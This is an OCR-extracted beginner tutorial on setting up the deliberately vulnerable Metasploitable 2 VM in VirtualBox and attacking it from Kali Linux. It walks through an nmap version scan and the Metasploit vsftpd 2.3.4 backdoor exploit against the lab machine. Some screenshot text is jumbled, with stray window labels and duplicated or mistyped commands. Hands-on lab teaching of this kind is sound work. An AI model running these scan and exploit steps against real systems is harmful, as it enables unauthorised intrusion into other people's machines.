Install metasploitable2 on the virtual box and search for unpatched vulnerability


Metasploitable is a testing environment that is very useful for beginner who wants to practice and test their penetration testing skills and security research. It is a target machine that is used to discover and penetrate vulnerabilities so that the user gets an idea of real-life targets and machines.


Metasploitable is a virtual machine intentionally vulnerable version of Ubuntu designed for testing security tools and demonstrating common vulnerabilities.

Step1: Download the Metasploitable 2 file from [https://sourceforge.net/projects/metasploitable/files/Metasploitable2/](https://sourceforge.net/projects/metasploitable/files/Metasploitable2/)

Step2: The file initially will be in zip format so we need to extract it, after extracting the file open VirtualBox.

Step3: click on the new option in the Virtual box





Name and operating system

Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: metasploitable

Machine Folder: C:\Users\ASUS\VirtualBox VMs

Type: Linux

Version: Other Linux (64-bit)

A window will pop up and you will be asked to provide some details like the name of your machine, installation path, type, and version.

Name: as per your choice


Path: leave as recommended

Type: Linux

Version: other (64-bit)

Step4: Select the RAM you want to provide to the virtual machine. recommended (512Mb).

Step5: choose the option to use an existing virtual hard disk file.



## Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.


○ Do not add a virtual hard disk

○ Create a virtual hard disk now


● Use an existing virtual hard disk file

kali.vdi (Normal, 30.00 GB)


Step6: Now locate the file that we have extracted.



Step7: save the file and you will see that the instance is created with the name you have given



1. We are good to go with the machine just press the start button from the top and wait for it to start and load the instance.



```
Starting up ...
Loading, please wait...
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
 * Setting preliminary keymap...                                      [ OK ]
 * Setting the system clock
 * Starting basic networking...                                       [ OK ]
 * Starting kernel event manager...                                   [ OK ]
 * Loading hardware drivers...                                        [ OK ]
 * Setting the system clock
 * Loading kernel modules...
 * Loading manual drivers...                                          [ OK ]
 * Setting kernel variables...                                        [ OK ]
 * Activating swap...                                                 [ OK ]
 * Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3837 days without being checked, check
forced.
/dev/mapper/metasploitable-root: |==========================     | 84.4%
```

2. once the instance is loaded you will be asked to provide a login name and password. By default the credentials are :

   Default login: msfadmin
   Default password: msfadmin


3. Demo of penetration testing with Metasploitable 2

a. open your both machines Metasploitable 2 and kali Linux side by side.

b. let’s check the IP addresses of both machines to get an overview of the target machine.


now let’s open the terminal and check for the IP address of Metasploitable 2 on which we are going to perform the attack. use the following command:

msfadmin@metasploitable:~$ ifconfig


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
12:38 AM
79%
root@kali: ~
File Actions Edit View Help
Right Ctrl
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.4  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::a00:27ff:febf:6a43  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:bf:6a:43  txqueuelen 1000  (Ethernet)
        RX packets 2505  bytes 224638 (219.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2528  bytes 164676 (160.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 880 (880.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 880 (880.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# 
```

```
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-1
6-server
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:ba:d5
          inet addr:192.168.10.5  Bcast:192.168.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:bad5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1523 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1510 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:110965 (108.3 KB)  TX bytes:146608 (143.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35837 (34.9 KB)  TX bytes:35837 (34.9 KB)

msfadmin@metasploitable:/$ _
```


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
12:33 AM
79%
root@kali: ~
File Actions Edit View Help
Right Ctrl
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# nmap -sV -O 192.168.10.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-16 00:33 IST
Nmap scan report for 192.168.10.5
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
msfadmin@metasploitable:~$ _
```

c.

d. nmap -sV -O 192.168.10.5 in Kali Linux

command -sV is used for getting the versions of services running on the target machine and -O is used to detect the operating system on the target machine.


root-user-#/ $ msfconsole

let’s select the exploit that we are going to use in this case it is vsftpd_backdoor, so we will use the following command :

msf6~/ use exploit/unix/ftp/vsftpd_234_backdoor

**msf6~/** (unix/ftp/vsftpd_234_backdoor): show options
**msf6~/** (unix/ftp/vsftpd_234_backdoor): show options

**msf6~/ (unix/ftp/vsftpd_234_backdoor):** set RHOST 192.168.10.5
**msf6~/ (unix/ftp/vsftpd_234_backdoor):** exploit



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
12:35 AM
79%
File Actions Edit View Help
Right Ctrl
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
msf6 > use exploit/unix/ftp/vstpd_234_backdoor
[-] No results from search
[-] Failed to load module: exploit/unix/ftp/vstpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploi
                                      t-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:
```

```
msfadmin@metasploitable:~$ _
```

we have successfully penetrated the target by obtaining a shell, you can try commands and verify in both machines at the same time.
Verify by using some command shell commands like print the working directory or ls items in a folder.
**`pwd, ls -l, ls -a etc`**

```
Metasploit is not just a single tool. It is a complete framework.
It is a Ruby-based, modular penetration testing platform that
enables you to write, test, and execute exploit code, it is
flexible and extremely robust and has tons of tools to perform
various simple and complex tasks.
```

Metasploitable 2 is an intentionally vulnerable Linux virtual machine that was created for security professionals to practice penetration testing and to develop, test, and use exploit techniques in a legal environment. It was designed as a target for testing Metasploit, a widely used penetration testing framework.